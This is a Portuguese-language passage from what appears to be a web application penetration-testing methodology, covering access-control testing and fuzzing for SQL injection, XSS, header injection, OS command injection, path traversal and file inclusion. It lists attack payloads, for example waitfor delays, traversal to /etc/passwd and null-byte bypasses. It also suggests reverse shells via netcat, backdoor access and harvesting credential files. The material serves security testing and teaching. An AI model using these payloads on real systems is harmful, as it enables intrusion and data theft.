


Figura 20-7: Teste de controles de acesso

### 6.1. Entenda os requisitos de controle de acesso

- 6.1.1. Com base na funcionalidade principal implementada no aplicativo, entenda os requisitos gerais para o controle de acesso, em termos de segregação vertical (diferentes níveis de usuário com acesso a diferentes tipos de funcionalidade) e segregação horizontal (usuários com o mesmo nível de privilégio com acesso a diferentes subconjuntos de dados). Muitas vezes, ambos os tipos de segregação estão presentes - por exemplo, os usuários comuns podem acessar seus próprios dados, enquanto os administradores podem acessar os dados de todos.

- 6.1.2. Analise os resultados do mapeamento de aplicativos para identificar as áreas de funcionalidade e os tipos de recursos de dados que representam os alvos mais frutíferos para ataques de escalonamento de privilégios.
- 6.1.3. Para realizar o teste mais eficaz de vulnerabilidades de controle de acesso, o ideal é obter várias contas diferentes com privilégios verticais e horizontais diferentes. Se o autorregistro for possível, você provavelmente poderá obter a última conta diretamente do aplicativo. Para obter a primeira, você provavelmente precisará da cooperação do proprietário do aplicativo (ou explorar alguma vulnerabilidade para obter acesso a uma conta com privilégios elevados). A disponibilidade de diferentes tipos de contas afetará os tipos de testes que você pode realizar, conforme descrito a seguir.

## 6.2. Testes com várias contas

- 6.2.1. Se o aplicativo aplicar a segregação vertical de privilégios, primeiro use uma conta poderosa para localizar toda a funcionalidade que ela pode acessar e, em seguida, use uma conta menos privilegiada e tente acessar cada item dessa funcionalidade.
- 6.2.2. Se o aplicativo aplicar a segregação horizontal de privilégios, realize o teste equivalente usando duas contas diferentes com o mesmo nível de privilégio, tentando usar uma conta para acessar os dados pertencentes à outra conta. Normalmente, isso envolve a substituição de um identificador (como um ID de documento) em uma solicitação para especificar um recurso pertencente ao outro usuário.
- 6.2.3. Ao executar qualquer tipo de teste de controle de acesso, certifique-se de testar cada etapa das funções de vários estágios individualmente, para confirmar se os controles de acesso foram implementados adequadamente em cada estágio ou se o aplicativo pressupõe que os usuários que acessam um estágio posterior devem ter passado pelas verificações de segurança implementadas nos estágios anteriores. Por exemplo, se uma página administrativa que contém um formulário estiver devidamente protegida, verifique se o envio real do formulário também está sujeito a controles de acesso adequados.

## 6.3. Testes com acesso limitado

- 6.3.1. Se você não tiver acesso prévio a contas com diferentes níveis de privilégios ou a várias contas com acesso a diferentes dados, o teste de controles de acesso quebrados não será tão simples. Muitas vulnerabilidades comuns serão muito mais difíceis de serem localizadas porque você não tem

conhecer os nomes dos URLs, identificadores e parâmetros necessários para explorar de fato os pontos fracos.


- 6.3.2. Em seus exercícios de mapeamento de aplicativos que usam uma conta com pouco privilégio, você pode ter identificado os URLs para funções privilegiadas, como interfaces administrativas. Se elas não estiverem adequadamente protegidas, você provavelmente já saberá disso.
- 6.3.3. A maioria dos dados sujeitos a controles de acesso horizontais é acessada usando um identificador, como um número de conta ou uma referência de pedido. Para testar se os controles de acesso são eficazes usando apenas uma única conta, você precisará tentar adivinhar ou descobrir os identificadores associados aos dados de outros usuários. Se for possível, gere uma série de identificadores em rápida sucessão (por exemplo, criando várias ordens novas) e tente identificar padrões que permitam prever os identificadores emitidos para outros usuários. Se não houver uma maneira de gerar novos identificadores, você provavelmente estará restrito a analisar os que já possui e a fazer suposições com base neles.
- 6.3.4. Se você encontrar um meio de prever os identificadores emitidos para outros usuários, use as técnicas descritas no Capítulo 13 para montar um ataque automatizado para coletar dados interessantes pertencentes a outros usuários. Use a função Extract Grep no Burp Intruder para capturar as informações relevantes das respostas do aplicativo.

## 6.4. Teste de métodos de controle de acesso inseguro

- 6.4.1. Alguns aplicativos implementam controles de acesso com base em parâmetros de solicitação de uma forma inherentemente insegura. Procure parâmetros como `edit=false` ou `access=read` em qualquer solicitação de chave e modifique-os de acordo com sua função aparente, para tentar interferir na lógica de controle de acesso do aplicativo.
- 6.4.2. Alguns aplicativos baseiam as decisões de controle de acesso no cabeçalho HTTP `Referer`. Por exemplo, um aplicativo pode controlar adequadamente o acesso a `/admin.jsp` e aceitar qualquer solicitação que mostre isso como `Referer`. Para testar esse comportamento, tente executar algumas ações privilegiadas para as quais você está autorizado e envie um cabeçalho `Referer` ausente ou modificado. Se essa alteração fizer com que o aplicativo bloquee sua solicitação, é bem possível que ele esteja usando o cabeçalho `Referer` de forma insegura. Tente executar a mesma ação como um usuário não autorizado, mas forneça o cabeçalho `Referer` original e veja se a ação é bem-sucedida.

## 7. Teste de vulnerabilidades baseadas em entrada

Muitas categorias importantes de vulnerabilidade são acionadas por entradas inesperadas do usuário e podem aparecer em qualquer lugar do aplicativo. Uma maneira eficaz de sondar o aplicativo em busca dessas vulnerabilidades é fazer o fuzz de cada parâmetro de cada solicitação com um conjunto de strings de ataque.



**Figura 20-8:** Teste de vulnerabilidades baseadas em entrada

### 7.1. Fuzz de todos os parâmetros de solicitação

- 7.1.1. Analise os resultados dos exercícios de mapeamento de aplicativos e identifique cada solicitação distinta do cliente que envia parâmetros que são processados pelo aplicativo no lado do servidor. Os parâmetros relevantes incluem itens na string de consulta de URL, parâmetros no corpo da solicitação e cookies HTTP. Inclua também quaisquer outros itens de entrada do usuário que tenham sido observados como tendo efeito sobre o comportamento do aplicativo, como os cabeçalhos Referer ou User-Agent.
- 7.1.2. Para fazer o fuzzing dos parâmetros, você pode usar seus próprios scripts ou uma ferramenta de fuzzing pronta. Por exemplo, para usar o Burp Intruder, carregue cada solicitação por vez na ferramenta. Uma maneira fácil de fazer isso é interceptar uma solicitação no Burp Proxy e selecionar a ação Send to Intruder, ou clicar com o botão direito do mouse em um item no histórico do Burp Proxy e selecionar essa opção. O uso dessa opção configurará o Burp Intruder com o conteúdo da solicitação, o host e a porta de destino corretos e marcará automaticamente os valores de todos os parâmetros da solicitação como posições de carga útil, prontas para fuzzing.
- 7.1.3. Usando a guia payloads, configure um conjunto adequado de payloads de ataque para sondar vulnerabilidades no aplicativo. Você pode inserir cargas úteis manualmente, carregá-las de um arquivo ou selecionar uma

das cargas úteis predefinidas.

listas de carga útil. O fuzzing de cada parâmetro de solicitação dentro do aplicativo geralmente implica a emissão de um número muito grande de solicitações e a análise dos resultados em busca de anomalias. Se o seu conjunto de strings de ataque for muito grande, isso pode ser contraproducente e gerar uma quantidade proibitivamente grande de resultados para você analisar. Portanto, uma abordagem sensata é visar a uma série de vulnerabilidades comuns que, muitas vezes, podem ser facilmente detectadas em respostas anômalas a entradas específicas criadas e que, muitas vezes, se manifestam em qualquer lugar dentro do aplicativo e não em tipos específicos de funcionalidade. Aqui está um conjunto adequado de cargas úteis que você pode usar para testar algumas categorias comuns de vulnerabilidade:

### Injeção de SQL

```
'
'--
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

### XSS e injeção de cabeçalho

```
xstest"><script>alert('xss')</script>
```

### Injeção de comando do sistema operacional

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1
| ping -n 30 127.0.0.1
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
' ping 127.0.0.1 '
```

### Transversão de caminho

```
../../../../../../../../etc/passwd
../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\..\boot.ini
```

### Injeção de script

```
:echo 111111
echo 111111
response.write 111111
:response.write 111111
```

### Inclusão de arquivos

```
http://<nome do seu servidor>/
http://<endereço IP inexistente>/
```

- 7.1.4. Todas as cargas úteis anteriores são mostradas em sua forma literal, e os caracteres ? ; & + espaço e = precisam ser codificados na URL porque têm um significado especial nas solicitações HTTP. Por padrão, o Burp Intruder executará a codificação necessária desses caracteres, portanto, certifique-se de que essa opção não tenha sido desativada. (Para restaurar todas as opções para seus padrões após a personalização anterior, selecione a opção Restore Defaults (Restaurar padrões) no menu Burp).
- 7.1.5. Na função Grep do Burp Intruder, configure um conjunto adequado de cadeias de caracteres para sinalizar algumas mensagens de erro comuns nas respostas. Por exemplo:

```
error
exception
illegal
invalid
fail
stack
access
directory
file
não
encontrado
varchar
ODBC
SQL
SELECT
111111
```

Observe que a string 111111 foi incluída para testar ataques bem-sucedidos de injeção de script - as cargas úteis na etapa 7.1.3 envolvem a gravação desse valor na resposta do servidor.

- 7.1.6. Selecione também a opção Payload Grep para sinalizar respostas que contenham a própria carga útil, indicando uma possível vulnerabilidade de XSS ou de injeção de cabeçalho.
- 7.1.7. Configure um servidor da Web ou um ouvinte netcat no host especificado na primeira carga útil de inclusão de arquivo, para monitorar as tentativas de conexão recebido do servidor resultante de um ataque de inclusão de arquivo remoto bem-sucedido.
- 7.1.8. Inicie o ataque e, quando ele for concluído, analise os resultados em busca de respostas anômalas que indiquem a presença de vulnerabilidades. Verifique se há divergências no código de status HTTP, no comprimento da resposta, no tempo de resposta, na aparência de suas expressões configuradas e na aparência da própria carga útil. Você pode clicar no cabeçalho de cada coluna na tabela de resultados para classificar os resultados pelos valores dessa coluna (e clicar em shift para classificar os resultados de forma inversa), o que permite identificar rapidamente quaisquer anomalias que se destaquem dos

outros resultados.

- 7.1.9. Para cada vulnerabilidade em potencial indicada pelos resultados do teste de fuzzificação, consulte as seções seguintes desta metodologia, que descrevem as etapas detalhadas que devem ser seguidas em relação a cada categoria de problema, para verificar a existência de uma vulnerabilidade e explorá-la com êxito.
- 7.1.10. Depois de configurar o Burp Intruder para executar um teste de fuzz de uma única solicitação, você pode repetir rapidamente o mesmo teste em outras solicitações dentro do aplicativo. Basta selecionar cada solicitação de destino no Burp Proxy e escolher a opção Send to Intruder e, em seguida, iniciar imediatamente o ataque no Intruder, usando a configuração de ataque existente. Dessa forma, você pode iniciar um grande número de testes simultaneamente em janelas separadas e revisar manualmente os resultados à medida que cada teste conclui seu trabalho.
- 7.1.11. Se os seus exercícios de mapeamento identificaram algum canal de entrada fora de banda por meio do qual a entrada controlável pelo usuário pode ser introduzida no processamento do aplicativo, você deve realizar um exercício de fuzzing semelhante nesses canais de entrada, enviando vários dados criados para acionar vulnerabilidades comuns quando processados no aplicativo Web. Dependendo da natureza do canal de entrada, talvez seja necessário criar um script personalizado ou outro tipo de controle para essa finalidade.
- 7.1.12. Além do seu próprio fuzzing de solicitações de aplicativos, se você tiver acesso a um scanner automatizado de vulnerabilidades de aplicativos da Web, deverá executá-lo no aplicativo de destino para fornecer uma base de comparação com suas próprias descobertas.

## 7.2. Teste de injeção de SQL

- 7.2.1. Se as cadeias de ataque SQL listadas na etapa 7.1.3 resultarem em respostas anômalas, examine manualmente a manipulação do parâmetro relevante pelo aplicativo para determinar se há uma vulnerabilidade de injeção de SQL.
- 7.2.2. Se alguma mensagem de erro do banco de dados tiver sido retornada, investigue o significado dela. Use a seção "Sintaxe SQL e referência de erros" no Capítulo 9 para ajudar a interpretar as mensagens de erro em algumas plataformas comuns de banco de dados.
- 7.2.3. Se o envio de uma única aspa no parâmetro causar um erro ou outro comportamento anômalo, envie duas aspas simples juntas. Se essa entrada fizer com que o erro ou o comportamento anômalo desapareça, então o aplicativo provavelmente está vulnerável à injeção de SQL.

- 7.2.4. Tente usar funções comuns de concatenador de cadeia de caracteres SQL para construir uma cadeia de caracteres equivalente a alguma entrada benigna. Se isso causar a mesma resposta que a entrada original benigna, então o aplicativo provavelmente é vulnerável. Por exemplo, se a entrada original for a expressão `FOO`, você poderá realizar esse teste usando os seguintes itens:

```
' || 'FOO
'+'FOO
' 'FOO [observe o espaço entre as duas aspas].
```

Como sempre, certifique-se de codificar no URL caracteres como + e espaço, que têm um significado especial nas solicitações HTTP.

- 7.2.5. Se a entrada original for numérica, tente usar uma expressão matemática que seja equivalente ao valor original. Por exemplo, se o valor original for 2, tente enviar  $1+1$  ou  $3-1$ . Se o aplicativo responder da mesma forma, ele pode estar vulnerável, principalmente se o valor da expressão numérica tiver um efeito sistemático no comportamento do aplicativo.
- 7.2.6. Se o teste anterior for bem-sucedido, você poderá obter mais garantias de que há uma vulnerabilidade de injeção de SQL envolvida, usando expressões matemáticas específicas de SQL para construir um determinado valor. Se a lógica do aplicativo puder ser sistematicamente manipulada dessa forma, é quase certo que ele seja vulnerável à injeção de SQL. Por exemplo, ambos os itens a seguir são equivalentes ao número 2:

```
67-ASCII('A')
51-ASCII(1)
```

- 7.2.7. Se um dos casos de teste de fuzz usando o comando `waitfor` resultar em um atraso anormal antes de o aplicativo responder, isso é um forte indicador de que o tipo de banco de dados é MS-SQL e o aplicativo é vulnerável à injeção de SQL. Repita o teste manualmente, especificando valores diferentes no parâmetro `waitfor`, e determine se o tempo de resposta varia sistematicamente com esse valor. Observe que a carga útil do ataque pode ser inserida em mais de uma consulta SQL, portanto, o atraso observado pode ser um múltiplo fixo do valor especificado.
- 7.2.8. Se o aplicativo for vulnerável à injeção de SQL, considere os tipos de ataque que são viáveis e que provavelmente o ajudarão a atingir seus objetivos. Consulte o Capítulo 9 para obter as etapas detalhadas necessárias para realizar qualquer um dos seguintes ataques:

Modificar as condições em uma cláusula `WHERE` para alterar a lógica do aplicativo (por exemplo, injetar `ou 1=1--` para ignorar um login).

Use o operador `UNION` para injetar uma consulta `SELECT` arbitrária e combinar os resultados com os da consulta original do aplicativo.

Impressão digital do tipo de banco de dados usando a sintaxe SQL específica do banco de dados.

Se o tipo de banco de dados for MS-SQL e o aplicativo retornar mensagens de erro ODBC em suas respostas, aproveite-as para enumerar a estrutura do banco de dados e recuperar dados arbitrários.

Se você não conseguir encontrar um meio de recuperar diretamente os resultados de uma consulta injetada arbitrariamente, use as seguintes técnicas avançadas para extrair dados:

Recuperar dados de cadeia de caracteres em formato numérico, um byte de cada vez.

Use um canal fora da banda.

Se você for capaz de provocar diferentes respostas do aplicativo com base em uma única condição arbitrária, use o Absinthe para extrair dados arbitrários, um bit de cada vez.

Se você puder acionar atrasos de tempo com base em uma única condição arbitrária, explore-os para recuperar dados um bit de cada vez.

Se o aplicativo estiver bloqueando determinados caracteres ou expressões necessários para realizar um determinado ataque, tente as várias técnicas de desvio descritas no Capítulo 9 para contornar o filtro de entrada.

Se possível, amplie o ataque contra o banco de dados e o servidor subjacente, aproveitando quaisquer vulnerabilidades ou funções poderosas do banco de dados.

## 7.3. Teste de XSS e outras injeções de resposta

### 7.3.1. *Identificar parâmetros de solicitação refletidos*

7.3.1.1. Classifique os resultados de seu teste de fuzz clicando na coluna Grep de carga útil e identifique quaisquer correspondências correspondentes às cargas úteis de XSS listadas na etapa 7.1.3. Esses são casos em que as strings de teste de XSS foram retornadas sem modificações nas respostas do aplicativo.

7.3.1.2. Para cada um desses casos, analise a resposta do aplicativo para encontrar o local da entrada fornecida. Se ela aparecer no corpo da resposta, teste as vulnerabilidades de XSS. Se aparecer em qualquer cabeçalho HTTP, teste para verificar se há vulnerabilidades de injeção de cabeçalho. Se for usado no cabeçalho `Location` de uma resposta 302, ou usado para especificar um redirecionamento de alguma outra forma, teste as vulnerabilidades de redirecionamento. Observe que a

mesma entrada pode ser copiada em vários locais dentro da resposta e que mais de um tipo de vulnerabilidade refletida pode estar presente.

### 7.3.2. Teste de XSS refletido

- 7.3.2.1. Para cada local no corpo da resposta em que o valor do parâmetro de solicitação aparecer, analise o HTML ao redor para identificar possíveis maneiras de criar sua entrada para causar a execução de JavaScript arbitrário - por exemplo, injetando tags <script>, injetando em um script existente ou colocando um valor criado em um atributo de tag.
- 7.3.2.2. Use a folha de dicas de XSS em <http://ha.ckers.org/xss.html> como referência para as diferentes maneiras pelas quais a entrada criada pode ser usada para causar a execução de JavaScript.
- 7.3.2.3. Tente enviar várias explorações possíveis para o aplicativo e monitore suas respostas para determinar se está sendo realizada alguma filtragem ou sanitização de entrada. Se sua string de ataque for retornada sem modificações, use um navegador para verificar de forma conclusiva se você conseguiu executar JavaScript arbitrário (por exemplo, gerando uma caixa de diálogo de alerta).
- 7.3.2.4. Se você perceber que o aplicativo está bloqueando a entrada que contém determinados caracteres ou expressões que você precisa usar, ou que está codificando determinados caracteres em HTML, experimente os vários desvios de filtro descritos no Capítulo 12.
- 7.3.2.5. Se você encontrar uma vulnerabilidade XSS em uma solicitação POST, ela ainda poderá ser explorada por meio de um site malicioso que contenha um formulário com os parâmetros necessários e um script para enviar automaticamente o formulário. No entanto, uma variedade maior de mecanismos de entrega de ataques estará disponível se a exploração puder ser entregue por meio de uma solicitação GET. Tente enviar os mesmos parâmetros em uma solicitação GET e veja se o ataque ainda é bem-sucedido. Você pode usar a ação Change Request Method no Burp Proxy para converter a solicitação para você.

### 7.3.3. Teste de injeção de cabeçalho HTTP

- 7.3.3.1. Para cada local nos cabeçalhos de resposta em que o valor do parâmetro de solicitação aparece, verifique se o aplicativo aceita dados que contenham caracteres carriage-return (%0d) e line-feed (%0a) codificados pelo URL e se esses caracteres são retornados sem limpeza em sua resposta. (Observe que você está procurando que os caracteres de nova linha em si apareçam na resposta do servidor, e não seus equivalentes codificados pelo URL).
- 7.3.3.2. Se uma nova linha aparecer nos cabeçalhos de resposta do servidor quando você fornecer uma entrada criada, o aplicativo estará vulnerável ao cabeçalho HTTP

injeção. Isso pode ser aproveitado para realizar vários ataques, conforme descrito no Capítulo 12.

- 7.3.3.3. Se você descobrir que apenas um dos dois caracteres de nova linha é retornado nas respostas do servidor, ainda poderá ser possível criar uma exploração funcional, dependendo do contexto e do navegador do usuário-alvo.
- 7.3.3.4. Se você perceber que o aplicativo bloqueia a entrada que contém caracteres de nova linha ou higieniza esses caracteres em sua resposta, experimente os seguintes itens de entrada para testar a eficácia do filtro:

```
foo%00%0d%0abar
foo%250d%250abar
foo%0d0d%%0a0abar
```

#### 7.3.4. *Teste de redirecionamento arbitrário*

- 7.3.4.1. Se a entrada refletida for usada para especificar o destino de um redirecionamento de algum tipo, teste se é possível fornecer uma entrada criada que resulte em um redirecionamento arbitrário para um site externo. Em caso afirmativo, esse comportamento pode ser explorado para dar credibilidade a um ataque do tipo phishing.
- 7.3.4.2. Se o aplicativo normalmente transmite um URL absoluto como valor do parâmetro, modifique o nome do domínio no URL e teste se o aplicativo o redireciona para o domínio diferente.
- 7.3.4.3. Se o parâmetro normalmente contiver um URL relativo, modifique-o em um URL absoluto para um domínio diferente e teste se o aplicativo o redireciona para esse domínio.
- 7.3.4.4. Se o aplicativo realizar alguma validação no parâmetro antes de executar o redirecionamento, em um esforço para impedir o redirecionamento externo, isso é muito vulnerável a desvios. Experimente os vários ataques descritos no Capítulo 12 para testar a robustez dos filtros.

#### 7.3.5. *Teste de ataques armazenados*

- 7.3.5.1. Se o aplicativo armazenar itens de entrada fornecidos pelo usuário e, posteriormente, exibi-los na tela, depois de fazer o fuzzing em todo o aplicativo, é bem possível que você observe algumas de suas cadeias de caracteres de ataque sendo retornadas em respostas a solicitações que não continham essas cadeias. Observe todas as instâncias em que isso ocorre e identifique o ponto de entrada original dos dados que estão sendo armazenados.

- 7.3.5.2. Em alguns casos, os dados fornecidos pelo usuário só serão armazenados com êxito se você concluir um processo de vários estágios, o que não ocorre em testes básicos de fuzz. Se os exercícios de mapeamento de aplicativos identificaram alguma funcionalidade desse tipo, percorra manualmente o processo relevante e teste os dados armazenados quanto a vulnerabilidades de XSS.
- 7.3.5.3. Se tiver acesso suficiente para testá-lo, analise atentamente qualquer funcionalidade administrativa em que os dados originados de usuários com poucos privilégios sejam renderizados na tela na sessão de usuários com mais privilégios. Qualquer vulnerabilidade XSS armazenada em uma funcionalidade desse tipo geralmente leva diretamente ao aumento de privilégios.
- 7.3.5.4. Teste todas as instâncias em que os dados fornecidos pelo usuário são armazenados e exibidos de volta aos usuários. Verifique se há XSS e outros ataques de injeção de resposta descritos anteriormente.
- 7.3.5.5. Se você encontrar uma vulnerabilidade na qual a entrada fornecida por um usuário é exibida para outros usuários, determine a carga útil de ataque mais eficaz com a qual você pode atingir seus objetivos, como sequestro de sessão ou falsificação de solicitação. Se os dados armazenados forem exibidos apenas para o mesmo usuário que os originou, tente encontrar maneiras de encadear quaisquer outras vulnerabilidades que tenha descoberto (como controles de acesso quebrados) para injetar um ataque nas sessões de outros usuários.
- 7.3.5.6. Se o aplicativo permitir o upload e o download de arquivos, sempre examine essa funcionalidade em busca de ataques de XSS armazenados. Se o aplicativo permitir arquivos HTML ou de texto e não validar ou higienizar seu conteúdo, é quase certo que ele seja vulnerável. Se ele permitir arquivos JPEG e não validar se eles contêm imagens válidas, provavelmente é vulnerável a ataques contra usuários do Internet Explorer. Teste a manipulação de cada tipo de arquivo suportado pelo aplicativo e confirme como os navegadores manipulam as respostas que contêm HTML em vez do tipo de conteúdo normal.
- 7.3.5.7. Em todos os locais em que os dados enviados por um usuário são exibidos para outros usuários, mas onde os filtros do aplicativo impedem que você realize um ataque de XSS armazenado, verifique se o comportamento do aplicativo o deixa vulnerável à falsificação de solicitações no local.

## 7.4. Teste de injeção de comando do sistema operacional

- 7.4.1. Se qualquer uma das cadeias de ataque de injeção de comando listadas na etapa 7.1.3 resultar em um atraso anormal antes de o aplicativo responder, esse é um forte indicador de que o aplicativo é vulnerável à injeção de comando do sistema operacional. Repita o teste, especificando manualmente diferentes

no parâmetro `-i` ou `-n` e determinar se o tempo necessário para responder varia sistematicamente com esse valor.

- 7.4.2. Usando qualquer uma das cadeias de injeção que foi considerada bem-sucedida, tente injetar um comando mais interessante (como `ls` ou `dir`) e determine se você consegue recuperar os resultados do comando de volta para o navegador.
- 7.4.3. Se você não conseguir recuperar os resultados diretamente, há outras opções disponíveis:

Você pode tentar abrir um canal fora da banda de volta ao seu computador. Tente usar o TFTP para copiar as ferramentas para o servidor, usando `telnet` ou `netcat` para criar um shell reverso de volta ao seu computador e usando o comando `mail` para enviar a saída do comando via SMTP.

Você pode redirecionar os resultados dos seus comandos para um arquivo na raiz da Web, que pode ser recuperado diretamente pelo navegador. Por exemplo:

```
dir > c:\inetpub\wwwroot\foo.txt
```

- 7.4.4. Se você encontrar um meio de injetar comandos e recuperar os resultados, deverá determinar seu nível de privilégio (usando `whoami` ou um comando semelhante, ou tentando gravar um arquivo inofensivo em um diretório protegido). Em seguida, você pode tentar aumentar os privilégios, obter acesso backdoor a dados confidenciais do aplicativo ou atacar outros hosts acessíveis a partir do servidor comprometido.
- 7.4.5. Se você acredita que sua entrada está sendo passada para algum tipo de comando do sistema operacional, mas as cadeias de ataque listadas não tiveram êxito, verifique se é possível usar o caractere `<` ou `>` para direcionar o conteúdo de um arquivo para a entrada do comando ou para direcionar a saída do comando para um arquivo. Isso pode permitir que você leia ou grave conteúdos de arquivos arbitrários. Se você souber ou puder adivinhar o comando real que está sendo executado, tente injetar parâmetros de linha de comando associados a esse comando para modificar seu comportamento de maneiras úteis (por exemplo, especificando um arquivo de saída na raiz da Web).
- 7.4.6. Se você perceber que o aplicativo está escapando de determinados caracteres-chave necessários para realizar um ataque de injeção de comando, tente colocar o caractere de escape antes de cada um desses caracteres. Se o aplicativo não escapar o próprio caractere de escape, isso geralmente leva a um desvio dessa medida defensiva. Se você achar que os caracteres de espaço em branco estão bloqueados ou higienizados, poderá usar `$IFS` no lugar dos espaços em plataformas baseadas em Unix.

## 7.5. Teste de passagem de caminho

- 7.5.1. Para cada teste de fuzz que você realizou, analise os resultados gerados pelas cadeias de caracteres de ataque de passagem de caminho listadas na etapa 7.1.3. Você pode clicar na parte superior da coluna de carga útil no Burp Intruder para classificar a tabela de resultados por carga útil e, assim, agrupar os resultados para essas cadeias de caracteres. Para todos os casos em que uma mensagem de erro incomum foi recebida ou uma resposta com um comprimento anormal, revise a resposta manualmente para determinar se ela contém o conteúdo do arquivo especificado ou outra evidência de que ocorreu uma operação de arquivo anômala.
- 7.5.2. No seu mapeamento da superfície de ataque do aplicativo, você deve ter observado qualquer funcionalidade que suporte especificamente a leitura e a gravação de arquivos com base na entrada fornecida pelo usuário. Além do fuzzing geral de todos os parâmetros, você deve testar manualmente essa funcionalidade com muito cuidado para identificar qualquer vulnerabilidade de passagem de caminho existente.
- 7.5.3. Quando um parâmetro parecer conter um nome de arquivo, uma parte de um nome de arquivo ou um diretório, modifique o valor existente do parâmetro para inserir um subdiretório arbitrário e uma única sequência de passagem. Por exemplo, se o aplicativo enviar o parâmetro

`file=foo/file1.txt`

em seguida, tente enviar o valor

`file=foo/bar/../file1.txt`

Se o comportamento do aplicativo for idêntico nos dois casos, ele pode estar vulnerável e você deve prosseguir para a próxima etapa. Se o comportamento for diferente, o aplicativo pode estar bloqueando, removendo ou higienizando sequências transversais, o que resulta em um caminho de arquivo inválido. Tente usar a codificação e outros ataques descritos no Capítulo 10 em uma tentativa de contornar os filtros.

- 7.5.4. Se o teste anterior de uso de sequências de travessia dentro do diretório base for bem-sucedido, tente usar sequências adicionais para ultrapassar o diretório base e acessar arquivos conhecidos no sistema operacional do servidor. Se essas tentativas falharem, o aplicativo pode estar impondo vários filtros ou verificações antes que o acesso ao arquivo seja concedido, e você deve investigar mais para entender os controles implementados e se há algum desvio.
- 7.5.5. O aplicativo pode estar verificando a extensão do arquivo que está sendo solicitado e permitindo o acesso apenas a arquivos de tipos específicos. Tente usar um byte nulo ou um ataque de nova linha junto com uma extensão de arquivo conhecida e aceita

em uma tentativa de contornar o filtro. Por exemplo:

```
../../../../boot.ini%00.jpg
../../../../etc/passwd%0a.jpg
```

- 7.5.6. O aplicativo pode estar verificando se o caminho do arquivo fornecido pelo usuário começa com um determinado diretório ou haste. Tente acrescentar sequências transversais após uma haste conhecida e aceita na tentativa de contornar o filtro. Por exemplo:

```
/images/../../../../../../../../etc/passwd
```

- 7.5.7. Se esses ataques não forem bem-sucedidos, tente combinar vários desvios, trabalhando inicialmente inteiramente dentro do diretório base em uma tentativa de entender os filtros em vigor e as maneiras pelas quais o aplicativo lida com entradas inesperadas.
- 7.5.8. Se você conseguir obter acesso de leitura a arquivos arbitrários no servidor, tente recuperar qualquer um dos arquivos a seguir, o que pode permitir que você amplie o ataque:

Arquivos de senha para o sistema operacional e o aplicativo.

Arquivos de configuração de servidores e aplicativos, para descobrir outras vulnerabilidades ou ajustar um ataque diferente.

Incluir arquivos que possam conter credenciais de banco de dados.

Fontes de dados usadas pelo aplicativo, como arquivos de banco de dados MySQL ou arquivos XML.

O código-fonte das páginas executáveis no servidor, para realizar uma revisão do código em busca de erros.

Arquivos de registro de aplicativos que podem conter informações como nomes de usuário e tokens de sessão.

- 7.5.9. Se você conseguir obter acesso de gravação a arquivos arbitrários no servidor, examine se algum dos ataques a seguir é viável, a fim de ampliar o ataque:

Criação de scripts nas pastas de inicialização dos usuários.

Modificação de arquivos como `in.ftpdl` para executar comandos arbitrários quando um usuário se conectar novamente.

Gravar scripts em um diretório da Web com permissões de execução e chamá-los a partir do navegador.

## 7.6. Teste de injeção de script

- 7.6.1. Para cada teste de fuzz que você realizou, analise os resultados de qualquer um que contenha a string `111111` sozinha (ou seja, não precedida pelo restante da string de teste). Você pode identificá-los rapidamente no Burp Intruder, clicando com a tecla Shift no cabeçalho da string `111111` Grep, para agrupar todos os resultados que contêm essa string e identificar qualquer um que não tenha uma verificação na coluna Payload Grep. Todos os casos identificados provavelmente são vulneráveis à injeção de comandos de script.
- 7.6.2. Revise todos os casos de teste que usaram strings de injeção de script e identifique qualquer um que contenha mensagens de erro de script que possam indicar que sua entrada está sendo executada, mas causou um erro e, portanto, pode precisar ser ajustada para realizar uma injeção de script bem-sucedida.
- 7.6.3. Se o aplicativo parecer vulnerável, verifique isso injetando outros comandos específicos da plataforma de script em uso. Por exemplo, você pode usar cargas úteis de ataque semelhantes às usadas no fuzzing para injeção de comandos do sistema operacional, como:

```
system('ping%20127.0.0.1')
```

## 7.7. Teste de inclusão de arquivos

- 7.7.1. Se você recebeu alguma conexão HTTP de entrada da infraestrutura do aplicativo de destino durante o fuzzing, é quase certo que o aplicativo é vulnerável à inclusão remota de arquivos. Repita os testes relevantes em um único thread e com limitação de tempo para determinar exatamente quais parâmetros estão fazendo com que o aplicativo emita as solicitações HTTP.
- 7.7.2. Analise os resultados dos casos de teste de inclusão de arquivos e identifique qualquer um que tenha causado um atraso anômalo na resposta do aplicativo. Nesses casos, pode ser que o próprio aplicativo esteja vulnerável, mas que as solicitações HTTP resultantes estejam atrasando devido a filtros no nível da rede.
